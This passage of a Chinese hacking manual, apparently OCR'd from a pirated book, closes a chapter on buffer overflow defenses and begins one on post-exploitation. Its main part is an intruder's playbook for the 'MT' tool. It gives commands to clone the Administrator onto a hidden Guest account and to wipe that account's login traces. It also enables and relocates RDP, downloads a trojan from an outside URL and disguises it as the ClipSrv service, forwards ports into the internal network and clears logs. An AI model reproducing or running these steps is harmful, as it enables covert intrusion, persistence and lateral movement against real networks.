- 类型-安全语言。所有的缓冲区溢出漏洞都源于 C 语言的类型安全。如果只有类型-安全的操作才可以被允许执行，不可能出现对变量的强制操作。作为新手，推荐使用具有类型-安全的语言，如 Java 和 ML。但作为 Java 执行平台的 Java 虚拟机是 C 程序。

因此，攻击 JVM 的一条途径是使 JVM 的缓冲区溢出。在系统中采用缓冲区溢出防卫技术使用强制类型-安全的语言，可以收到预想不到的效果。

4. 程序指针完整性检查

程序指针完整性检查和边界检查有略微的不同。与防止程序指针被改变不同，程序指针完整性检查在程序指针被引用之前检测到它的改变。因此，即便一个攻击者成功地改变程序的指针，由于系统事先检测到了指针的改变，这个指针将不会被使用。

与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题；采用其他的缓冲区溢出方法就可以避免这种检测。但这种方法在性能上有很大的优势，而且兼容性也很好。

6.4.2　普通用户防范缓冲区溢出的方法

防范缓冲区溢出的根本方法对于计算机普通用户并不适合，下面介绍普通的用户如何才能有效防止溢出漏洞的攻击：

- 关闭不需要的端口和服务。防范缓冲区溢出攻击的最简单方法是删除有漏洞的软件，如果默认安装的软件不使用，则关闭或删除这些软件，并关闭相应的端口和服务。
- 安装厂商最新的补丁程序和最新版本的软件。多数情况下，一个缓冲区漏洞刚刚公布，厂商就会发布或者将软件升级到新的版本。多关注一下这些内容，应及时安装这些补丁或下载使用最新版本的软件，这是防范缓冲区漏洞攻击的非常有效的方法。还应该及时检查关键程序，在有些情况下，用户可以自行对程序进行检查，以查找最新的漏洞补丁和版本软件。
- 以需要的最小的权限运行软件。对于缓冲区溢出攻击，正确地配置所有的软件并使它们运行在尽可能少的权限下是非常关键的，如 POLP 要求运行在系统上的所有程序软件或是使用系统的任何人，都应该尽量给它们最小的权限，其他的权限一律禁止。

6.5　专家课堂（常见问题与解答）

点拨 1：在使用 webdavx3 连接 IP 时，try offset 怎么一直进行下去，什么时候才会停？

解答：如果 offset 的值累加到很大但却迟迟未出现“waiting for iis restart”信息提示，说

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

明溢出很可能失败，建议放弃，换另一个目标。如果能多开几个 cmd，同时溢出不同的目标，这样效率会提高很多。

点拨 2：在防止缓冲区溢出攻击过程中需要强制关闭一些端口，对用户使用的计算机有没有影响呢？

解答：有影响，用户在对一些端口实施关闭操作之后，就不能提供某些计算机的系统性能，在正常使用计算机过程中就会出现一些问题。因此，使用这种安全措施不是很完美，最好还是下载最新的补丁文件来对系统漏洞进行修复，以防止缓冲区溢出攻击。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第7章


溢出后开辟控制通道

重点提示：

- 打通渗透通道
- 灰鸽子内网渗透实战



本章主要介绍入侵攻击者在溢出成功后，是如何利用获得的主机权限上传攻击工具，清除一切安全防御障碍，并继续扩大攻击，渗透内部网络的。只有掌握了这些情况，才能使网络管理员和安全工作者有针对性地进行防御检测，避免某主机的沦陷而影响到整个局域网。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在远程溢出入侵主机后，除上传木马后门程序外，还需要进行溢出后的后续攻击工作，如盗取目标主机的账号、开启 3389 远程终端等，为更深层次的渗透打下基础。

7.1 清除障碍，打通渗透通道

一般情况下，计算机用户或网络安全管理员都会给自己的计算机或网络打上补丁，安装防火墙等安全防范工具，来防范入侵者的攻击。因此，入侵者要想更进一步地渗透入侵目标主机，从而获取目标主机的控制权，就需要清除这样障碍，打通渗透通道。

7.1.1 获取目标主机密码口令

窃取目标主机管理员密码的方法有多种，这里介绍一种利用“MT”工具来获取账号密码口令的方法。“MT.exe”是一个功能强大且容量小巧的工具，包括了数十种黑客入侵和反入侵软件功能，如查看远程终止主机、上传文件、开启 3389 端口、开启 Telnet、清除 IP 过滤等。具体的操作步骤如下。

将“MT.exe”程序上传到服务器上，在溢出窗口中执行“MT.exe”程序，即可出现 MT 的命令参数提示，可以从中获取详细的命令使用帮助，如图 7-1 所示。



图 7-1 MT 使用帮助信息

MT 程序使用命令格式为：mt.exe 参数。其中各个参数的功能说明如下：

- filter：更改 TCP/IP 过滤器的开头状态。
- addport：添加端口到过滤器的允许列表。
- setport：设置端口作为过滤器的允许列表。
- pslist：列出活动进程。
- dlllist：列出指定进程的 DLL。
- shutdown：关闭系统。
- poweroff：关闭电源。
- chkts：检查终端服务信息。
- remts：卸载终端服务。
- clog：清除系统日志。
- querysrv：列出指定服务的详细信息。
- cfgsrv：更改服务配置。
- startsrv：启动指定服务。
- netget：从 http/ftp 下载。
- chkuser：列出所有账户、sid 和 anti 克隆。
- never：设置账户看上去从未登录。
- su：以 Local_System 权限运行进程。
- netstat：列出 TCP 连接。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- psport：映射端口到进程。
- secdel：安全擦除文件或目录占用的空间。
- chkdll：检测 gina dll 后门。
- nicinfo：列出 TCP/IP 界面信息。
- pskill：杀毒指定进程。
- sysinfo：列出系统信息。
- reboot：重启系统。
- logoff：注销当前用户会话。
- setupts：安装终端服务。
- chgtsp：重置终端服务端口。
- enumsrv：列出所有服务。
- instsrv：安装一个服务。
- remsrv：卸载指定服务。
- stopsrv：停止指定服务。
- redirect：端口重定向。
- clone：克隆 admin 到目标。
- killuser：删除账户，甚至是"guest"也可删除。
- findpass：显示所有已登录用户的口令。
- killtcp：杀死 TCP 连接。
- touch：设置文件日期和时间到指定值。
- regshell：进入一个控制台注册表编辑器。

7.1.2　建立隐蔽账号

建立隐藏账号是溢出入侵后的一项重要工作，要建立隐藏的用户账号，最好的办法就是复制管理员账号，利用 MT 工具就可以很轻松地创建复制账号。具体的操作步骤如下。

步骤 01 在进行账号复制前，查看远程主机上的管理员用户名信息。在远程主机的溢出窗口之中输入命令：net localgroup administrators，然后按下 Enter 执行该命令，即可看到所有管理员的用户名，如图 7-2 所示。

步骤 02 查看远程主机上的“Guest”用户名信息。在远程主机的溢出窗口中输入命令：net user Guest，然后按下 Enter 执行该命令，从执行结果中可以看出 Guest 用户账户没有启动，且密码为空，如图 7-3 所示。




图 7-2　查看管理员用户名信息



图 7-3　查看 Guest 用户名信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 下面利用 MT 工具把“Guest”用户复制为具有与前面一个管理员账号相同的权限。在复制用户之前，需要获取系统的最高权限，在溢出窗口中输入“mt –su”命令，如图 7-4 所示。执行该命令，打开新的“命令提示符”窗口，在其中获取系统的最高级别的 System 权限，如图 7-5 所示。

步骤 04 在新“命令提示符”窗口中就可以进行账号复制操作了。复制用户的参数为“-clone”，命令格式为“mt –clone <SourUser> <DestUser>”，其中“<SourUser>”表示要复制的源用户，“<DestSUser>”表示目标用户。如要将 Guest 复制为与“Administrator”用户相同的权限，就可以执行“mt –clone Administrator Guest”， 执行完成后将返回如下信息：

```
Read value F from 1F4 of administrator.
Set  value F to   1F5 of guest
Success!
```




图 7-4 输入“mt - su”命令



图 7-5 获取 System 权限

步骤 05 分析上述显示的信息，则说明操作成功，此时已经将来宾组的“Guest”用户复制成了管理员组的账户，如图 7-6 所示。

步骤 06 在新“命令提示符”窗口中执行“mt –chkuser”命令，即可显示所有用户账户的 SID 值，在其中看出 Guest 账号的“CheckedSID”值与“Administrator”账号的值是相同的，则说明两个账号具有相同的权限，如图 7-7 所示。在溢出主机中建立了一个隐藏账户。



图 7-6 复制管理员账号




图 7-7 复制 Guest 账号成功



当“Guest”用户被添加到管理员用户组之中，就具有了与“Administrator”相同的管理员权限，但在查看“Guest”用户信息时，显示的该用户依然是输入来宾组之中，而且处于未启用的状态。事实上，该用户已经被暗中激活启用，并且当“Guest”账户被管理员禁用时，攻击者依然可以用“Guest”账户进行登录，执行管理员权限的操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.1.3　清空复制账号登录信息

一般情况下，当入侵者用“Guest”账户登录到被入侵主机后，会留下一些登录信息，如时间和操作记录等，这样容易被管理员发现。当入侵之后，还需要清空复制账号登录信息，利用 MT 工具可以清空设置，让“Guest”账号显示从未登录的状态。具体的操作步骤如下。

步骤 01 在溢出“命令提示符”窗口中运行“mt –su”命令（如图 7-8 所示），打开新的“命令提示符”窗口，在其中获取系统的最高级别的 System 权限，如图 7-9 所示。



图 7-8　输入“mt - su”命令



图 7-9　获取系统最高权限

步骤 02 在具有 System 权限级别的窗口之中输入“mt –never guest”命令，该命令执行成功后将显示“Successful!”提示信息，如图 7-10 所示。

步骤 03 在执行清空命令后，还可以检查命令是否成功，在“命令提示符”窗口中运行系统内置命令“net user Guest”，即可查看 Guest 账号用户，显示 Guest 用户登录情况已经完全被还原成未登录时的状态，特别是在登录信息中提示：“上次登录 从不”，说明登录信息已经被完全清除，如图 7-11 所示。



图 7-10　清空 Guest 账户信息



图 7-11　查看 Guest 用户信息状态

7.1.4　开启 3389 通道

在渗透入侵内网的过程中，由于无法直接连接攻击其他内网主机，就可以使用远程桌面 3389 终端与内网之中的其他主机进行连接，进而实现更深一层地渗透入侵。

开启 3389 通道的具体操作步骤如下。

步骤 01 在远程溢出主机的“命令提示符”窗口中输入“mt –chkts”命令，从返回到的信息中查看终端服务的安装情况，这里返回的信息是：“Terminal Service isn't installed!”，则说明远程终端未开启，需要手工安装开启 3389 端口，如图 7-12 所示。

步骤 02 在远程溢出主机的“命令提示符”窗口中运行“mt –setupts”命令，执行后提示

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

安装终端服务成功并要求重启系统，如图 7-13 所示。




图 7-12 检查远程终端服务状态




图 7-13 安装远程终端服务

步骤 03 重新使用“mt –chkts”命令查看远程终端服务安装状态，即可看到“Terminal Service has been installed!”提示信息，说明远程终端已经开启运行，如图 7-14 所示。

步骤 04 在安装远程终端服务后，要重启系统就可以使用 MT 工具，在远程溢出主机的“命令提示符”窗口中输入“mt –reboot”命令，稍等片刻系统就被重启，如图 7-15 所示。



图 7-14 远程终端开启成功




图 7-15 重启系统

步骤 05 入侵者为了避免管理员发现终端被无故开启，同时也为了避免别人利用自己已经开启的 3389 终端，需要更改远程终端的连接端口，这里假设将远程终端的端口修改为 9999，则可在远程溢出终端“命令提示符”窗口中输入“mt –chgtsp 9999”命令，如图 7-16 所示。

步骤 06 执行完该命令后，则会返回“Terminal Service port now is:9999”，则说明已经将远程终端服务端口修改为“9999”，如图 7-17 所示。



图 7-16 输入命令



图 7-17 修改远程终端端口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

MT 工具只能安装开启 Windows 2000 系统的 3389 远程终端服务，如果入侵的是 Windows XP 操作系统，将会在安装终端服务时显示如下提示信息：“For win2000 only”。

7.1.5　后门程序的上传与隐藏

木马后门程序上传的方法有多种，但是当木马后门程序文件容量很大时，就需要采用工具进行上传，不然就会出现上传速度慢或上传不了的问题。这里介绍如何利用 MT 小工具进行上传大容量木马后门程序。具体的操作步骤如下。

步骤 01 在使用 MT 上传木马后门前，需将木马后门服务端程序传输到网站空间，或在入侵者所在地主机上搭建 Web 服务器，提供木马后门程序下载。MT 上传文件命令格式为：mt –netget <url><filename to saved>，其中，<url>参数用于指定木马程序链接地址，<filename to saved>用于指定木马保存文件名，–netget 参数用于实现下载上传，如图 7-18 所示。

步骤 02 打开服务器的溢出“命令提示符”窗口，在其中运行“mt –netget http://www.newtop01.com/server.exe C:\WINDOWS\system32\server.exe”命令，即可将木马服务端程序上传到服务器上，并以“server.exe”的名称保存在 C 盘目录下，如图 7-19 所示。



图 7-18　上传文件命令格式



图 7-19　上传文件成功

步骤 03 用木马后门替换系统中已有的服务是一种比较好的木马后门隐藏方式，可用 MT 来完成这个操作。在溢出“命令提示符”窗口中输入命令：“mt –enumsrv srv”，即可在窗口中查看系统中所有安装的服务信息，如图 7-20 所示。

步骤 04 在服务信息列表中可以看到一个名称为“ClipSrv”的服务，这是用来进行剪贴板远程查看用的，若进行修改替换，不会影响到系统的正常运行，因此可以修改这个服务，调用隐藏木马程序，首先查看该服务的详细信息，在溢出“命令提示符”窗口中输入：“mt –querysrv clipsrv”命令，从返回的信息可知，该服务当前是停止状态的，服务调用的文件路径是“C:\WINDOWS\system32\clipsrv.exe”，如图 7-21 所示。

步骤 05 使用 MT 命令参数“-cfgsrv”可以更改某个服务的选项，包括更改某个服务的调用程序路径、服务描述及启动方式等。在溢出“命令提示符”窗口中输入命令：“mt –cfgsrv clipsrv path=C:\WINDOWS\system32\server.exe starttype=auto”，其中，“Path=”参数用于指定服务程序文件名路径，使用上传的木马后门替换了源程序文件路径名，“starttype=auto”参数用于指定服务为自动运行方式，命令执行后提示更改服务成功，如图 7-22 所示。

步骤 06 在“命令提示符”窗口中依次执行命令：“mt –stopsrv clipsrv”和“mt –startsrv clipsrv”，其中，第一条命令停止 Clipsrv 服务，第二条命令重新启动服务。重启 Clipsrv 服务后，可以看到该服务已被木马程序替换，如图 7-23 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-20 系统中安装的服务信息




图 7-21 clipsrv 服务的详细信息




图 7-22 设置服务自动运行



图 7-23 重启服务运行木马

7.1.6 端口转发渗透内网

在渗透局域网主机群时，由于其他主机处于内网中而无法直接连接进行攻击，因此常常会用到端口转发重定向技术进一步渗透内网。这里简单介绍如何利用 MT 工具实现端口转发。

具体的操作步骤如下。

步骤 01 查询系统以及网络信息。在进行渗透入侵之前，需要事先查看系统信息，以确定要攻击目标主机的 IP 地址，或分析网络环境以确定入侵方案。在远程主机溢出“命令提示符”窗口中输入：“mt –sysindo”命令，即可在返回的信息中查看详细的服务器信息，包括主机名、管理员用户名等，如图 7-24 所示。

步骤 02 在返回的信息中，对渗透入侵极为重要的是“NIC Information:”部分的内容，该处显示的是网卡 MAC 地址、本机 IP 地址和网关 IP 地址等信息，如图 7-25 所示。




图 7-24 查询系统及网络信息



图 7-25 NIC Information 信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 端口转发控制内网主机。这里假设攻击者所在的本机 IP 地址为“192.168.0.10”，被溢出主机的 IP 地址是“220.172.168. 10”，其内网 IP 地址为“192.168.0.9”，要渗透入侵的内网目标主机 IP 地址为“192.168.0.13”，这里由于攻击者所在的本机 IP 地址“192.168.0.10”与要攻击的“192.168.0.13”地址不在同一个内网之中，因此无法直接连接攻击 IP 地址为“192.168.0.13”的主机，需要利用 MT 工具进行端口的转发。

步骤 04 在溢出主机的“命令提示符”窗口中输入“mt –redirect”命令，在窗口中查看该命令的参数信息，其中，“<TargetIP>”参数为要攻击的内网目标主机 IP 地址，“ <TargetPort> ”为要连接的端口，“<ListenPort>”用于指定本监听的端口，如图 7-26 所示。

步骤 05 针对上述情况，需要在溢出主机的“命令提示符”窗口中运行“mt -redirect 192.168.0.13 23 4455”命令，将被溢出主机（220.172.168.0.10/ 192.168.0.9）的 4455 端口连接并转发渗透到目标主机（192.168.0.13）的 23 端口之上，如图 7-27 所示。



图 7-26　MT 工具的端口转发命令参数




图 7-27　端口转发攻击

步骤 06 端口转发攻击成功后，打开攻击者本地主机（192.168.0.10）的“命令提示符”窗口，在其中输入“Telnet 220.172.168. 10 4455”命令，即可使用 Telnet 登录被溢出主机的 4455 端口，如图 7-28 所示。这时 MT 会将发送服务器 4455 端口号的连接转到“192.168.0.13”的 23 端口之上，从而登录到内网主机之中，如图 7-29 所示。




图 7-28　输入 Telnet 命令



图 7-29　转发连接目标主机上

7.1.7　清除入侵记录

当入侵者成功控制了某台服务器，并且渗透入侵了内部的局域网，为了不被管理者发现，则需要在渗透完毕后，清除所有的入侵记录以及痕迹等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 分析入侵日志

作为一名入侵者，在清理入侵记录和痕迹之前，最好是先分析一下入侵日志，从中找出需要保留的入侵信息和记录。WebTrends 是一款非常好的日志分析软件，它可以很方便地生成日报、周报和月报等，并有多种图表生成方式，如柱状图、曲线图、饼图等。

在使用之前先安装 WebTrends 软件，具体的操作步骤如下。

步骤 01 下载并双击“WebTrends”安装程序图标，打开“License Agreement（安装许可协议）”对话框，如图 7-30 所示。

步骤 02 在认真阅读安装许可协议后，单击“Accept”按钮，进入“Welcome!”对话框，在“Please select from the following options（请从以下选项中选择）”单选项中勾选“Install a time limited trial（安装有时间限制）”复选项，如图 7-31 所示。




图 7-30 “License Agreement（安装许可协议）”对话框




图 7-31 “Welcome!（欢迎安装向导）”对话框

步骤 03 单击“Next”按钮，打开“Select Destination Directory（选择目标安装位置）”对话框，在其中选择目标程序安装的位置，如图 7-32 所示。

步骤 04 在选择好需要安装的位置之后，单击“Next”按钮，打开“Ready to Install（准备安装）”对话框，在其中可以看到安装复制的信息，如图 7-33 所示。




图 7-32 “Select Destination Directory”对话框




图 7-33 “Ready to Install（准备安装）”对话框

步骤 05 单击“Next”按钮，打开“Installing”对话框，在其中看到安装的状态并显示安装进度条，如图 7-34 所示。在安装完成之后，打开“Install Completed!”对话框。单击“Finish”按钮，完成整个安装过程，如图 7-35 所示。

另外，在 WebTrends 使用之前，用户还必须先建立一个新的站点，在 WebTrends 创建日志站点的具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-34 “Installing（正在安装）”对话框

